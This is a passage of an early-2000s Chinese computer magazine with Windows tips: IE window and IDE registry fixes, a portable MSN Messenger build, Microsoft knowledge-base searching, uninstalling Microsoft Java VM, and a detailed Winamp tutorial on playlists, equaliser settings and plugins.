第三步：退出注册表编辑器，重启电脑后打开IE，将窗口最大化，单击“向下还原”按钮（就是标题栏右侧三个按钮中的第二个），将窗口还原，接着再次单击“最大化”按钮，最后关闭IE窗口。这样，重新打开IE时，窗口就恢复正常了。

你也许会想：浏览网页一般都是最大化，如何让窗口永远也不出现最小化的状态呢？其实很简单。首先，在桌面或桌面下方的快捷启动栏给IE建立一个快捷方式，右击快捷方式图标，选择“属性→快捷方式→运行方式”，从中选择最大化（见图2）。这样，今后打开IE就永远是最大化的了。



图2

CF [XT08]

超时或CRC错误，因此在你多次使用待机功能后，硬盘的传送模式便会慢慢下降。

解决方法为：双击打开设备管理器连接硬盘的“主要IDE通道”（或“次要IDE通道”）的属性窗口，在“驱动程序”选项卡中单击“卸载”按钮，完成后重启电脑，系统将自动重新安装驱动程序并恢复默认值。

接着打开注册表编辑器，分别找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96A-E325-11CE-BFC1-08002BE10318}\0001]和[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E96A-E325-11CE-BFC1-08002BE10318}\0002]，在右侧窗格中分别创建名为“ResetErrorCountersOnSuccess”的DWORD值，并将其设置为1。

小提示

上面注册表最后的项“{4D36E96A-E325-11CE-BFC1-08002BE10318}”列出的带有“0001”编号的子项对应于一台仅有一个IDE控制器的电脑的“主要IDE通道”和“次要IDE通道”，如果你的电脑有两个IDE控制器，则对于每个控制器，“主要IDE通道”和“次要IDE通道”的带有编号的子项分别是“0001、0002、0003、0004、0005、0006……”。为检查是否找到了正确的子项，请检查子项的“DriverDesc”值是包含字符串值“主要IDE通道”，还是包含字符串值“次要IDE通道”。

以上修改方法的最终结果是，将超时值延长为10秒，并且连续发生6次超时错误或CRC错误后才降低传送模式。

CF [XT07]



把MSN Messenger 6.2变成我的“随身聊”

■ lyh728

现在使用MSN Messenger（以下简称MSN）的人越来越多，但它需要安装才能使用，有时我们希望能够打造一个绿色版的MSN，这样就可以放在闪盘里，即使公司或网吧的电脑不让装软件，也能轻松和朋友聊天（有人会说，有网页版的MSN啊，但它的功能很受局限，如不能传送文件等）。下面我们就一起来打造一个随身的绿色MSN吧！

第一步：首先，找一台安装有MSN的电脑，进入相应安装文件夹复制下面第三步提到的3个文件即可。如果没有安装MSN，可以先下载类似WinRAR的免费压缩/解压缩软件——7-ZIP（从http://www.7-zip.org/下载，安装完成后打开其窗口，在“Tools→Options→Language”中选择“简体中文”即可完成汉化），它能直接提取微软的MSI安装程序中的文件。

第二步：运行7-ZIP并在下面的文件列表中进入MSN安装文件所在文件夹，接着选中安装文件“SETUPNT.exe”（见图1），按下Ctrl＋Pagedown组合键即可打开SETUPNT.exe，然后选择“MSNMsgs.msi”文件，再按Ctrl＋Pagedown，这样就能看到“MSNMsgs.msi”文件内部的文件列表了。




图1

第三步：选择以unicowsdll，msgslangdll和MSNmsgrexe作为文件名开头的3个文件，点击图1中的“解压缩”图标，把这3个文件解压到指定目录（比如：C:\MSN）。接着把这3个文件分别改名为unicows.dll，msgslang.dll和MSNmsgr.exe。这样不通过安装，就得到了所需要的MSN的关键文件了。

第四步：直接运行复制出来的MSNmsgr.exe，你会发现仅仅使用这3个文件在Windows 98/Me/2000中就能启动并运行MSN了。

第五步：新的文件在Windows XP/2003下不能运行，Windows Server 2003报错（见图2），需要去除MSNmsgr.exe中的manifest文件。




图2

下载并安装Resource Hacker（下载地址：http://www.skycn.com/soft/2147.html），用它打开提取的MSNmsgr.exe，如图3所示，展开左边栏中资源类型为“24→1→1033”资源，从右边资源内容上看，可以知道MSNmsgr.exe依赖于“Microsoft.Windows.Networking.RtcDll”，这个“Rtcdll”是MSN用于语音和视频通信的DLL，不影响聊天和传送文件。选择Resource Hacker的“操作→删除资源”，然后保存修改的MSNmsgr.exe即可。



图3

这样修改后的MSNmsgr.exe配合unicows.dll，msgslang.dll就能让你直接享用绿色版的MSN了，大部分功能都很正常。

小编有话说

为了方便起见，我们提供了修改后的MSNmsgr.exe以及提取出的unicowsdll，msgslangdll，你可以到http://www.newhua.com/cfan/200422/msn62rip.rar下载。

CF [XT09]

在《电脑爱好者》网站论坛中，每天都有不少读者朋友询问一些系统故障，比如“电脑经常死机怎么办？”、“蓝屏死机是怎么回事？”……这样的问题回答起来需要占用很大篇幅，我们在杂志上也经常会有文章解答，但系统故障千奇百怪，杂志篇幅有限，很难“面面俱到”。那么读者应该怎么办呢？其实，在求助别人之前，你完全有可能从微软找到答案！





免费的技术支持！微软的！

——新版微软的支持系统登场！

■ 刘晖

平时，在使用电脑过程中，如果Windows出了问题，你一般会向谁求助？同事？朋友？网友？为什么不先尝试求助微软呢？微软已经为其所有的产品准备了一个相当庞大的知识库，大部分问题都可以在这里找到解决方法。微软的支持网站地址是:http://support.microsoft.com，最近微软刚刚将这里的帮助和支持系统进行了升级，新版本的帮助和支持让我们更容易获得帮助。为了说明该系统的使用方法，下面用几个具体实例进行说明。

实例一：了解微软产品间的差别

微软共有两个收发电子邮件的客户端软件，Outlook Express和Outlook，其中前者和IE捆绑发行，是免费的;后者是Office办公软件的一部分，需要购买。很多朋友不理解为什么会有这样功能交叉的软件，其实这些通过搜索微软的帮助和支持站点就可以获得解答。

第一步：打开微软的支持网站http://support.microsoft.com，在页面左侧的搜索对话框中输入“Outlook Express 区别”作为关键字(见图1)。



图1

第二步：在下拉菜单中选择“中文知识库”，然后点击“搜索”按钮，稍等片刻后搜索的结果就会显示出来，其中第一条就是我们需要的内容，只要点击链接就可以查看(见图2)。



图2

在以上搜索结果中搜索到的每个链接都代表了一篇知识库(Knowledge Base, KB)文章，这些文章都有独自的编号，例如上面我们找到的文章编号就是KB257824，记住这个编号是很重要的，因为这些知识库文章的链接通常都比较长，如果你需要向别人推荐这篇文章的时候，只要能记住文章的KB编号，那么这篇文章的访问链接就可以表示为:http://support.microsoft.com/?id=******，其中******代表该文章的KB编号。

实例二：语言翻译轻松选

以前在微软知识库中搜索一些内容，为了获得较高的“命中率”，通常会把要查的单词翻译成英文，然后在英文知识库中搜索结果。找到结果后，打开的链接往往是“http://support.microsoft.com/default.aspx?scid=kb;en;310426”。如果想看看这篇英文文章有没有中文版本，需要手动把这个地址中的“;en;”替换成“;zh-cn;”，然后再在IE中打开，如果有，就能看到中文的翻译稿了。这个方法虽然可用，但比较麻烦，现在微软已经改进了这点：当搜索到英文知识库文章后，只要在页面右侧选择相应的语言版本就能快速进入新的选项了（见图3)。



图3

实例三：英文关键字的搜索

毕竟微软还是一个美国公司，毕竟计算机领域主要的交流语言还是英文，因此微软知识库中内容最丰富、发布新内容速度最快的还是英文知识库。如果英文阅读不存在困难，有时在中文知识库中找不到所需内容时也许直接搜索英文知识库会有所收获。

一次，在给Windows XP安装了Service Pack 2后，电脑经常出现蓝屏错误，显示的错误号是“0x000000FC”，但用这个错误号搜索中文数据库时却找不到任何解决方案。在这种情况下，建议你搜索英文知识库，因为本地化的进度问题，很多最新的知识库文章可能还没来得及汉化。

第一步：打开帮助和支持站点的高级搜索页面，输入“0x000000FC”作为关键字。

第二步：在“搜索产品”类别下选择“Microsoft Windows XP Service Pack 2”，并选择“搜索语言”为“英文知识库”。经过搜索，找到了我们需要的内容，原来该问题是因为某个设备和Windows XP SP2中的DEP功能不兼容导致的。按照知识库文章中的解决方法禁用DEP功能后，问题很快就得到了解决。

实例四：知识库也无能为力怎么办

相信经过搜索微软知识库，你的常见问题都能自己解决，那么如果在微软知识库中还没有找到解决方法该怎么办？也许你可以试试微软提供的新闻组服务。新闻组类似于我们常去的论坛，有问题的人可以把自己的问题发表到新闻组上，其他技术高手或热心的网友如果知道如何解决你的问题，就可以回复你的帖子，并帮助你解决。

在帮助和支持主页上方点击“新闻组”链接，在随后出现的页面左侧选择语言为“Chinese”，在下级菜单选择“Mainland China”，接着在下级的产品列表中选择你遇到了问题的产品，然后就可以在右侧的页面中查看现有的帖子，并发出你自己的帖子（见图4）。



图4

当然，在你向新闻组发帖前，首先建议按照搜索微软知识库的方法搜索一下新闻组，因为你遇到的问题可能别人已经遇到过，如果别人已经在新闻组中提问并获得了解决方法，只要你能搜索到别人的相关帖子，你的问题也一样可以解决。关于搜索新闻组，虽然微软的新闻组本身就提供了搜索功能，不过仍然建议你使用Google进行搜索。

你知道吗？

微软的新闻组服务器每隔一段时间会进行清理，把老帖子全部删除，而Google的新闻组搜索就不同了，只要是在新闻组中出现过的帖子，Google就会保存起来，哪怕服务器上的帖子日后已经删除了，Google仍然会保存这些帖子的副本(Google已经保存了几乎20年来全球大部分新闻组的所有帖子)。打开Google的首页，然后点击“网上论坛”链接，在搜索框中输入你要搜索的关键字，接着点击“Google搜索”按钮，很快所有的搜索结果都将显示在浏览器中，估计通过这些帖子你的问题也能够得到解决。

实例五：我需要更简短的链接

在知道了知识库编号后，知识库文章的链接就可以获得，但链接还是有点长，怎样让知识库文章的链接可以更加简短呢？可以借助微软的Tweak UI免费软件(该软件仅适用于Windows XP)。

第一步：首先下载Tweak UI并安装（下载地址：http://www.microsoft.com/china/WindowsXP/pro/downloads/powertoys.asp）。

第二步：运行软件后，在该软件窗口左侧的列表中展开到“Internet Explorer — Search”，随后点击“Create”按钮，在新出现的窗口的“Perfix”一栏输入“kb”，而在下面的“URL”一栏输入“http://support.microsoft.com/?id=%s”（见图5）。




图5

经过这样的设置，日后如果需要查看某篇知识库文章，只要知道该文章的知识库编号，在IE的地址栏直接输入“kb ******”然后回车即可查看。

小提示

http://support.microsoft.com/default.aspx?scid=kb;zh-cn;310426这样的知识库地址，记忆起来很困难，如果你的电脑中保留有Cookie，那么链接可以简化为http://support.microsoft.com/?id=310426。如果不希望链接受Cookie影响，可将文章中文版链接表示为：http://support.microsoft.com/kb/310426/zh-cn，英文版表示为：http://support.microsoft.com/kb/310426/en-us，长度缩短了不少。

改进后的微软帮助和支持网站现在可以使用.Net Passport登录(通俗来讲.Net Passport也就是@msn.com或@hotmail.com的电子邮件账户和密码)，登录后，可以对站点进行自定义设置，更重要的是登录后能把平时经常需要访问的知识库文章添加到站点提供的收藏夹中，这样日后无论在哪里访问帮助和支持站点，只要使用同一个Passport登录，就可以看到一样的收藏夹内容。直接使用微软提供的帮助和支持站点，可以为我们节省不少时间，更重要的是，不用再为一点小问题就麻烦同事或朋友，快来试试看吧！

CF [XT10]

技巧E卡通 Skill Tips

取消XP SP2安全中心启动后的提示窗口

Windows XP SP2增加了安全中心的功能，它会时刻检查你的电脑防火墙、自动更新和病毒防护功能的工作状态。如果管理了其中一项，在重启后，安全中心的窗口就会自动弹出来，同时任务栏也会有一个标有叉子的小盾出现。如果想关闭此设置，可进入“控制面板→安全中心→更改安全中心通知我的方式”，这时会看到有三个选项，分别控制防火墙、自动更新和病毒防护的通知方式。如果不希望其中某个组件今后再通知你，只要去掉它前面的对勾即可。

(LX)

DOS输入也有快捷键

前几期介绍了在Windows 2000/XP的命令提示符中使用快捷键快速输入的方法，那么在纯DOS或Windows 98 MS-DOS中能不能通过快捷键快速输入呢？能！在DOS中输入DOSKey命令，屏幕显示“DOSKey installed”，以后你输入的每条命令都会被记下来，需要重复输入输过的命令时，只需通过方向键的上下箭头就可以切换了，对于经常输入相同命令的用户来说，是不是很方便呢？同样，在Windows 2000中也可以使用，经常用DOS的朋友可以试试。

(赵新建)

手工卸载Microsoft Java虚拟机

自从Windows中集成了Java运行环境Microsoft Virtual Machine for Java后，安全漏洞频频被发现，而微软一直没有有效解决。根据微软与美国Sun Microsystems于2001年1月就Java达成的和解协议，自2004年后，即使Microsoft VM中发现新的安全漏洞微软也不再提供修改补丁。其实，这个Microsoft VM对于很多普通用户而言，用处似乎不是很大，很多时候它反倒成了大家的心病。如何把这个东西卸掉呢？在“添加/删除程序”中似乎找不到卸载的选项，那么就用手工卸载吧。

第一步：在“开始→运行”中输入“RunDll32 advpack.dll,LaunchINFSection java.inf,UnInstall”(不包括引号)，待卸载完成，根据系统提示重启电脑。

第二步：重新进入系统后，将下列文件、目录和注册表项删除即可：

\%systemroot%\java目录

\%systemroot%\inf目录下的java.pnf文件

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Java VM]主键

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\JAVA_VM]主键。

(Limited)

解决无法重设IE为默认浏览器的问题

平时我们习惯用Maxthon、Greenbrowser或Firefox等第三方浏览器并将其设置为默认浏览器，如果想用回IE，并勾选了“Internet选项→程序”标签下的“检查Internet Explorer是否为默认的浏览器”，这样确认运行IE弹出是的询问窗口，或通过“重置Web设置”就可以重归IE。但有不少时候，这样做并不起作用，解决方法：打开注册表编辑器，找到[HKEY_CLASSES_ROOT\http\shell\open\command]，将右侧“默认”键的值设置为“"C:\Program Files\Internet Explorer\iexplore.exe" -nohome”(不包括引号)，关闭注册表并重起IE即可。如果没有奏效，则“重置Web设置”一次。

(PKsc)

向注册表开刀前，先试组策略

Windows 2000/XP提供的组策略功能非常强大(在“开始→运行”中输入“Gpedit.msc”)，它可以完成许多以前要修改注册表的系统调整，比如：你希望别人在乱动你的桌面后，重启后就能恢复原样，可进入“用户配置→管理模板→桌面”，双击右侧窗格中的“退出时不保存设置”，并在弹出窗口中选中“启用”；有些人不愿意让Windows在“网络邻居”窗口中保存曾经访问过的共享文件夹，则可以继续在“桌面”的右侧窗格中设置“不要将最近打开的文档共享添加到网络邻居”。组策略包含了非常多也很有用的设置，建议你好好研究一下。

(李华新)

CF [XT11]



Winamp 听歌的时候最爱你

■河北 老周

菜鸟学堂

目前Winamp 5.0支持的音乐格式越来越多，包括MP3、CD、MIDI、WAV、VOC、OGG、WMA、NSV等数十种流行的音频格式，并且还支持AVI、MPEG4等视频文件及因特网广播/电视的播放等，在安装相应插件后还能播放RM、SQR、VQF等音频格式。

小知识

Winamp的历史

最早的MP3播放软件是由德国佛朗赫弗研究所(就是它开发了令世人疯狂的MP3音乐格式)在1990年开发的，当时并没有引起大家注意。1997年，一个名为Tomislav Uzelac的开发者制作了名为AMP的MP3播放引擎，很快AMP被传播到互联网上，两个大学生——Justin Frankel和Dmitry Boldyrev(他后来制作了著名的MacAMP)为AMP引擎添加了一个Windows的图形界面，这样，大名鼎鼎的Winamp诞生了。当1998年，在Winamp作为免费软件向世人提供的同时，MP3也开始令世界为之疯狂。

实例1:休息一下，来听听音乐吧

阿Z是一个音乐爱好者，这不，刚装上ADSL宽带，就请朋友教他在http://mp3.baidu.com、http://www.yisou.com/等提供MP3搜索和下载的网站中下载了一大堆MP3歌曲。可是用什么软件播放这些MP3呢？朋友又从http://www.onlinedown.net/soft/24063.htm帮他下载了Winamp 5.0简体中文版，很快就安装上了，并教了他三种用Winamp播放歌曲的方法。

老鸟支招

默认安装的Winamp 5.05简体中文标准版，将会提示缺id3lib.dll文件错误。解决办法就是重装Winamp，在“选择组件”界面中勾选“音频插件”下的“Real文件支持”项。

方法一: 在“资源管理器”或“我的电脑”中，进入保存MP3文件的文件夹，接着双击某个MP3文件，即可自动启动Winamp进行播放了。

方法二: 在Windows XP中，单击“开始→所有程序→Winamp→Winamp”(或双击桌面上的Winamp图标)启动Winamp，然后双击Winamp左下角的“+曲”按钮(或按L键)调出添加文件窗口，单击选中要播放的MP3文件(按Ctrl键可多选)，再单击“打开”按钮将其加到播放列表中，在播放列表中双击歌曲名称即可播放(见图1)。本文插图是在Winamp传统界面下完成的，如果你的Winamp界面不太一样，可执行“选项→外观→Winamp传统”命令使其一致。




图1

方法三: 每次退出Winamp时，它都会保存最后一次播放的MP3列表，下次再启动Winamp时，只要在其列表窗口中双击某一歌曲，即可播放。

老鸟支招

玩MP3你必须知道的名词！

★**采样率:** 采样就是将模拟声音信号转换为数字声音信号的过程，采样率就是单位时间内对音频信号进行采集的次数，它以赫兹(Hz)或千赫兹(kHz)为单位。通常来说，采样率越高，单位时间内对声音采样的次数就越多，音质就越好。MP3采样率一般是44.1kHz，即每秒要对声音进行44100次分析，记录下每次分析之间的差别。采样越高获得的声音信息也就越完整。对于CD来说，同样也是每秒44100次的采样频率，在这点上，MP3和CD是没有区别的。

★**比特率:** 另一种数字音乐压缩效率的参考指标，表示记录音频数据每秒所需要的平均比特值(比特是电脑中最小的数据单位，指一个0或者1的数)，一般使用kbps为单位(全称为Kilobits per second，也就是千位/秒)，CD音乐是以每秒1411Kb的速率记录和传输的，这样一分钟的数据就要大约10MB空间，MP3音乐一般为96～320kbps，用128kbps速率制作的MP3文件，一分钟的数据只需不到1MB的存储空间。速率越快，每秒记录的数据就越多，当然记录的音乐信息就越丰富。

实例 2:制作自己的音乐精选专辑

我们经常会反复听自己特别喜欢的歌曲，或者是将某个歌星的歌曲集成在一起聆听，因此最好用Winamp的播放列表功能制作一些音乐精选专辑，以后只要鼠标一点就能让Winamp连续播放自己最喜欢的歌曲，不用再一一点选。

第一步:向播放列表中添加音乐文件

先在桌面上创建名为“音乐专辑”的文件夹，接着按上例中的第二个方法，添加自己喜欢的MP3歌曲；或单击左下角的“+曲”按钮，在弹出菜单中点击“+目”，然后在打开的浏览窗口中选择相应文件夹，就可以把该文件夹中所有音乐文件添加到列表中了(见图2)。另外，你还可以点击弹出菜单中的“+网”，然后输入音乐文件网址，把网上的MP3文件添加到列表中。



图 2

第二步:编辑列表中的音乐文件

当你不喜欢某首歌曲时，可将其从列表中删除，在列表中点选需要删除的音乐文件，然后双击左下方“-曲”按钮即可。或右击欲删除的歌曲，从右键菜单中选择“删除音乐文件”命令。单击“-曲”，再点击弹出菜单中“-全”，则可以清除整个列表中的文件(见图3)。



图 3

Winamp一般是按列表中歌曲的排列位置顺序播放的，可在播放列表中直接用鼠标拖动歌曲来调整播放顺序。

第三步:保存、载入播放列表

点击右下角“载入”按钮，在弹出菜单中点击“保存”，然后在打开对话框中设置专辑名称及桌面“音乐专辑”文件夹的位置，即可将当前播放列表保存为M3U或PLS列表文件，笔者一般选择的是M3U格式，因为它也为其他播放器所支持。同样方法，可以按不同标准保存多个列表文件，比如将所有喜欢的歌曲保存为“我的最爱.M3U”，把所有英文歌曲保存为“欧美经典.M3U”，将某个歌星的歌曲保存为“某某.M3U”等。你可在不同时间根据自己的心情，通过“载入→载入”命令调用相应的列表，听你此时最想听的歌曲。

第四步:在Winamp主界面上按下“随机播放”按钮，将它前面的小灯点亮，此时将随机播放列表中的音乐而非按顺序播放，再按下这个按钮使其前面的小灯不亮时，又将按照列表次序顺序播放。在“随机播放”按钮后面还有一个按钮，点亮它就可以循环反复播放当前列表中的歌曲了。

实例 3:让 MP3 变得更好听

通过前面两个练习，阿Z使用Winamp听音乐基本上没什么问题了，闲暇时，阿Z也开始自己研究起这款软件来。

阿Z知道，家里的音响上有个调音台，通过它可以调节音乐的播放效果，他在Winamp上也发现了这么一个东西(见图4)，它和音响上的调音台是否一样有用呢？




图 4

其实，Winamp“调音台”的学名被称为EQ均衡器，它与普通音响调音台一样，允许用户调节每首音乐各个波段的音量，从而让其声音更好听。当然，你要有一个会听音乐的好耳朵，还要有一套过得去的音箱。

第一步:可以尝试一下手工调整的播放效果。在EQ均衡器窗口中，用鼠标拖动滑钮，即可根据自己需要修改播放效果。其中最左侧的是总控，右侧则是一个十段均衡器。滑杆向上拖动为增加该段的音量，反之则为减小。

第二步:如果对自己手工调整的效果不满意，可以使用Winamp中预设的一些播放效果。点击“预置→载入→预设”，在弹出的窗口中选择一种播放效果，点击“载入”按钮，均衡器即可按照预定的方式自动进行调整。预设的效果非常丰富，如图5所示，有Classical(古典风格)、Dance(舞曲风格)、POP(流行歌曲风格)等，有兴趣的话可多试几个。



图 5

第三步:如果对自己调整的效果觉得相当满意，还可以点击“预置→保存→预设”，为自己的设置取一个名字保存起来，下次即可通过“预置→载入→预设”来读取这个设置了。

不过需要提醒大家注意的是，只有均衡器窗口左侧的按钮“开”前面的绿灯点亮时，均衡器的设置才会起作用。如果没亮的话，用鼠标点击它一下就可以了。



老鸟支招

玩转均衡器

★总控滑杆:通过它可以提高(或降低)音乐的整体音量。

★60Hz段:提高它能给音乐强有力的感觉，但若提得过高则会使音乐混浊不清，特别是在低频响应差和低频过重的音箱上。

★170Hz段:提高这一段可使低音丰满，但提得过高则会发出隆隆声。

★310Hz段～3kHz段:这几段包含了大多数乐器的低频谐波，如果提得过高则会使声音像电话里的声音。如果把600Hz和1kHz过度提高会使声音像喇叭的声音，如把3kHz提得过高会使歌曲中的人声变得口齿不清，如把1kHz和3kHz提高会使声音具有金属感。由于人耳对这一频段比较敏感，通常不调节这一段，过分提高这一段会使听觉疲劳。

★6kHz段:此段是调节临场感的主要频段。将6kHz提升6~7dB就像音量提高了3dB，并且觉得和声源近了，反之音量降低便感觉离声源远。

★12kHz段、14kHz段、16kHz段:主要影响声音的清晰度和宏亮度。一般来说提高这几段使会声音宏亮，但不清晰；降

低时声音则变得清晰，但不宏亮。

★在放管弦乐或交响乐时，可把60Hz、170Hz提升一半；310Hz、600Hz提升四分之一；1K可不提升或少许衰减；3K和6K适当提升；12K、14K、16K可把16K提升到最大，它们三个可成一个30来度的坡。

★在放独唱或合唱时可把170Hz和1KHz稍提升，3K和6K稍衰减。

★把各波段的设置组成一条从左向右逐渐下降的斜线，把最低点移动到中间位置，一般来说，这样的设置会使声音听起来更加丰富饱满。

Winamp还可以这样玩

播放MP3音乐文件是Winamp的主打功能，但并不是全部。Winamp允许第三方通过开发插件的方式来扩充它的功能，比如通过视频插件可以使Winamp播放VCD、DVD，甚至是玩游戏等。

笔者所使用的Winamp 5.05汉化加强版中已经集成了几十个非常优秀的插件，但如果在安装软件时一路“Next”下去，就只会安些最基本的插件。如果想全部使用集成插件，可重装一下Winamp，在选择组件时把所有组件全部选中即可。而对那些没有集成的插件，一般都提供独立安装界面，下载后只要执行安装程序即可快速将其安装到系统中，为Winamp所用。设置插件的方法一般为按下Ctrl＋K组合键，在左侧窗格的“插件”项下有插件类别列表，而右侧窗格为插件列表，只要选中后单击“配置”或“配置活动插件”等按钮即可进行调整。

实例1:音乐也能看

通过视觉效果插件，可以让用户在用耳朵欣赏音乐的同时，还能用眼睛直观地感受到音乐的节奏和力量。Winamp有很多视觉效果插件，每个插件都有不同特色，在启用视觉插件时，需要进行下面的操作。

第一步:右击Winamp主窗口空白处，在快捷菜单中选择“视觉效果→选择插件程序”，在弹出的窗口中选中一个视觉插件。点击“开始”按钮可以实际看一下这个插件的效果(如果是全屏显示，可按ESC键退出)，点击“配置”按钮可以对其进行配置。选好后点击“关闭”按钮返回主窗口。

第二步:右击Winamp主窗口，在快捷菜单中选择“视觉效果→启动/停止插件”，打开视觉插件，再次使用这个命令将停止插件的运行。

不过视觉插件在运行时要占用一定系统资源，配置较低的机器不建议启用这类插件。

实例2:如狼的耳朵

狼的耳朵是非常灵敏的，一点点声响都能捕捉得到。而大多数音乐爱好者，他们的耳朵对音乐品质的好坏也非常敏感。许多音乐爱好者不喜欢MP3就是因为它的声音效果比起音乐CD来要差不少。MP3采用有损压缩，压缩过程中会丢失一些声音信号，这是硬伤。不过通过各种音效插件可以弥补这个不足，如著名的DFX，它能将MP3的声音变成高保真效果，比前面用EQ均衡器调节的音效要强出很多倍。

第一步:首先下载安装Winamp版DFX插件(下载地址:http://www.onlinedown.net/soft/6804.htm)。

第二步:按下Ctrl＋K组合键调出插件属性窗口，在左侧窗格中选择“插件→音效处理/特效”，接着在右侧窗格选中DFX后，单击“关闭”按钮退出设置窗口，DFX插件就会自动启动。

第三步:DFX插件允许用户手动设置高保真度、环境音效、3D环绕、动态推进、超重低音等效果，用鼠标拖动相应的滑钮即可调整相关设置(见图6)。与调节EQ均衡器一样，不是每个人都能很好地处理这些高保真效果的，建议在DFX界面中点击“预设”按钮，读取软件内置的效果就好了。



图6



老鸟支招

安装DFX后，它会在桌面上生成一个快捷图标，双击它将打开一个对话框，勾选“当Winamp启动时显示DFX控制窗口”项，下次启动Winamp时，DFX窗口将自动打开。

实例3:卡拉也OK

迷你歌词(下载地址:http://www.onlinedown.net/soft/23834.htm)也是Winamp插件，它与其他歌词秀类软件的不同之处在于，它可以自动从网上下载正在播放歌曲的歌词。再配合DeFX插件(下载地址:http://download.nullsoft.com/customize/component/2000/2/5/P/DeFX095.exe，它比大家常用的Vocal Remover插件更好用)，你就能轻松在家卡拉OK了。

第一步:安装好迷你歌词后，启动Winamp，它会与之一起启动。

第二步:在迷你歌词的窗口上右击，选择“参数设置→参数设置”，在弹出的窗口中点击“歌词下载”，在右侧选中“允许自动下载歌词”，并设置好歌词的保存目录。

第三步:按Ctrl＋K组合键调出插件属性窗口，这时在左侧列表框中点击“插件→音效处理/特效”。双击右侧窗格中“DeFX……”项，在弹出对话框中点击“Karaoke”的“ON”按钮，使其成为激活状态。接着调节“Filter”滑条，最上为不过滤，最下为全部过滤。设置好后返回Winamp主窗口，你会只听到伴奏的声音。

第四步:播放MP3音乐文件，迷你歌词会自动从网上下载相应歌词文件，并同步显示在其窗口中，现在跟着歌词哼唱，体验一下卡拉OK的感觉。



老鸟支招

★还可以用 Winamp 的输出插件保存编辑后的伴奏音乐，不过在保存后，如果想听歌，要记得将“Karaoke”的“ON”按钮设为未激活状态，否则将一直听伴奏音乐。

★需要注意的是，MP3 音乐 ID3 信息要正确，这样迷你歌词才能知道该下载哪个歌词文件。

实例 4:Winamp 下也可玩游戏

极少听说哪款音乐播放软件还带有游戏功能，但 Winamp 确实做到了，它把游戏以插件形式提供给用户。比如，你可以通过 http://download.nullsoft.com/customize/component/2000/5/29/P/SeaWolf.exe 这个链接下载一个名为 Sea wolf 的小游戏，安装后，在视觉插件中选中 Sea wolf，然后启动视频插件，就能在闲暇之余玩一下射击游戏了。

实例 5:Winamp 也美容

Winamp 安装后，默认只有两款皮肤，其实大家可以从 http://www.winamp.com/skins 找到更多的 Winamp 皮肤，亲自为 Winamp 做一下美容。

Winamp 的皮肤以两种方式提供给大家，一种是扩展名为 WSZ 格式的文件，这种文件只需在下载后双击执行一下，就能为 Winamp 迅速换肤；另一种采取压缩包格式，对这种格式的文件，我们需要在 Winamp 安装目录的 Skin 目录下自建一个目录，然后把文件解压到其中，再右击 Winamp 主窗口，在“外观”中选择相应的皮肤名称即可。

进阶补习班

实例 1:CD 压制 MP3

Windows Media Player 9 能把 CD 唱片压缩为 MP3，Winamp 也有这项功能，操作也非常简单。

第一步:在光驱内放入 CD 唱片，然后启动 Winamp。

第二步:右击 Winamp 主窗口，选择“选项→参数设置”，在左侧点击“CD 提取”，在右侧点击“编码器”标签，在“选择你希望的编码格式”下拉列表中选择“MP3 编码器”，同时对其他项进行合理设置；点击“提取”标签，在其中把“Winamp 所能提取 CD 的最大速度”设置为无限制，这样可以高速提取音乐；点击“输出文件设置”标签，单击“浏览”按钮指定提取的 MP3 保存的位置。

第三步:右击 Winamp 主窗口，选择“媒体库”命令打开媒体库窗口，在左侧选中“设备”下的光驱盘符，在右侧点击“提取→提取所选音轨”或者点击“提取→提取所有音轨”命令提取音轨。提取完毕后，音乐将被自动添加到媒体列表中。

实例 2:格式转换专家

Winamp 不仅是播放音乐的专家，还是音乐文件格式转换的专家，而且操作也非常简单。

(1)转换为 VQF 文件

第一步:停止播放任何音乐文件，然后进入 Winamp 设置窗口，在左侧选中“插件”下的“输出”，在右侧选中“VQF 编码器插件程序”，点击下面的“配置”按钮，在弹出的窗口中设置好输出目录和输出音质等选项。

第二步:用 Winamp 播放音乐文件，此时会发现 Winamp 的播放进度条在前进，但音箱里没有声音输出，其实此时 Winamp 正在进行格式转换。音乐播放完毕后，转换好的音乐文件会被保存到指定的输出目录中。

第三步:进入 Winamp 配置窗口，把输出插件修改为“DirectSound 输出”，就可以试听转换后的音乐文件了。

(2)其他转换插件的功能

Winamp 还带有其他一些音乐输出插件，通过它们可将 Winamp 能播放的音乐格式统一转换为某种指定格式。如选择“MPEG4 — AAC 编译器”可以把音乐转换为 MP4 格式，“Nullsoft MP3 输出插件”能把音乐转换为 MP3 格式等。但在使用后一定要记住把输出插件改变为“DirectSound 输出”之类的音箱输出插件上。



老鸟支招

